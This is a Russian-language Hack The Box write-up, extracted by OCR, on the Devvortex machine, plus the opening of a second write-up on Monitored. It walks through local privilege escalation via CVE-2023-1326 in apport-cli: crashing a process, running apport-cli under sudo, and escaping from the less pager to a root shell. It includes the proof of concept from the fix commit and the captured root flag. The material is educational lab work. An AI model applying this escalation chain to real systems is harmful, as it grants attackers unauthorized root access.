
NVD Description

Note: Versions mentioned in the description apply only to the upstream `apport` package and not the `apport` package as distributed by `Ubuntu:20.04`. See `How to fix?` for `Ubuntu:20.04` relevant fixed versions and status.

A privilege escalation attack was found in apport-cli 2.26.0 and earlier which is similar to CVE-2023-26604. If a system is specially configured to allow unprivileged users to run sudo apport-cli, less is configured as the pager, and the terminal size can be set: a local attacker can escalate privilege. It is extremely unlikely that a system administrator would configure sudo to allow unprivileged users to perform this class of exploit.

Описание уязвимости


Находим уязвимость CVE-2023-26604. Как сказано в ее описании, исполняемый файл `apport-cli` до версии 2.26.0 включительно дает возможность выполнить команду в терминале. Учитывая, что `apport-cli` в нашей системе работает с рутовыми правами, это позволит и нам получить их. Версия Apport у нас как раз уязвимая.



```
logan@devvortex:~$ /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$ 
```

Версия приложения

Зная идентификатор уязвимости, находим сначала подробное описание, а затем и технику для эксплуатации.



Commit


✓ fix: Do not run sensible-pager as root if using sudo/pkexec

```
The apport-cli supports view a crash. These features invoke the default
pager, which is likely to be less, other functions may apply.

It can be used to break out from restricted environments by spawning an
interactive system shell. If the binary is allowed to run as superuser
by sudo, it does not drop the elevated privileges and may be used to
access the file system, escalate or maintain privileged access.

apport-cli should normally not be called with sudo or pkexec. In case it
is called via sudo or pkexec execute `sensible-pager` as the original
user to avoid privilege elevation.

Proof of concept:

```
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
```

This fixes CVE-2023-1326.

Bug: https://launchpad.net/bugs/2016023
Signed-off-by: Benjamin Drung <benjamin.drung@canonical.com>
```

Способ эксплуатации уязвимости

В первую очередь стоит сделать что-то, что вызовет срабатывание Apport. Запустим, а потом аварийно завершим процесс.


```
sleep 10 &
killall -SIGSEGV sleep
```



```
logan@devvortex:~$ sleep 10 &
[1] 1274
logan@devvortex:~$ killall -SIGSEGV sleep
logan@devvortex:~$ killall -SIGSEGV sleep
sleep: no process found
[1]+  Segmentation fault      (core dumped) sleep 10
logan@devvortex:~$ ls /var/crash/
_usr_bin_sleep.1000.crash
logan@devvortex:~$ 
```

Запуск и завершение процесса

Apport сохранил отчет, и теперь мы можем его обработать и перейти к выполнению шелла.




```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (29.9 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.............................................................................................
.............................................................................................
```

```
== Dependencies ==================================
gcc-10-base 10.5.0-1ubuntu1~20.04
libacl1 2.2.53-6
libattr1 1:2.4.48-5
libc6 2.31-0ubuntu9.12
libcrypt1 1:4.4.10-10ubuntu4
libgcc-s1 10.5.0-1ubuntu1~20.04
libidn2-0 2.2.0-2
libpcre2-8-0 10.34-7ubuntu0.1
libselinux1 3.0-1build2
libunistring2 0.9.10-2

== DistroRelease =================================
Ubuntu 20.04
:
```

Вывод apport-cli

Затем выполняем процесс `/bin/bash` и получаем командную оболочку с правами рута.



```
n denied: '/var/crash/_usr_bin_sleep.1000.crash'
...........
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan# cat /root/root.txt
f502834298b08ef9e13e88e2709f83f2
root@devvortex:/home/logan# 
```

Флаг рута

А это значит, что наша цель выполнена и машина захвачена!

HTB MONITORED

Monitored
OS
Linux
RELEASE DATE
13 Jan 2024
DIFFICULTY
Medium
POINTS
30

Получаем доступ в систему через Nagios XI

В этом райтапе мы поработаем с API системы мониторинга Nagios XI, проэксплуатируем SQL-инъекцию, создадим своего пользователя и злоупотребим возможностями админа, чтобы получить доступ к операционной системе. Затем несложным способом повысим привилегии в Linux.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Monitored с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.248    monitored.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

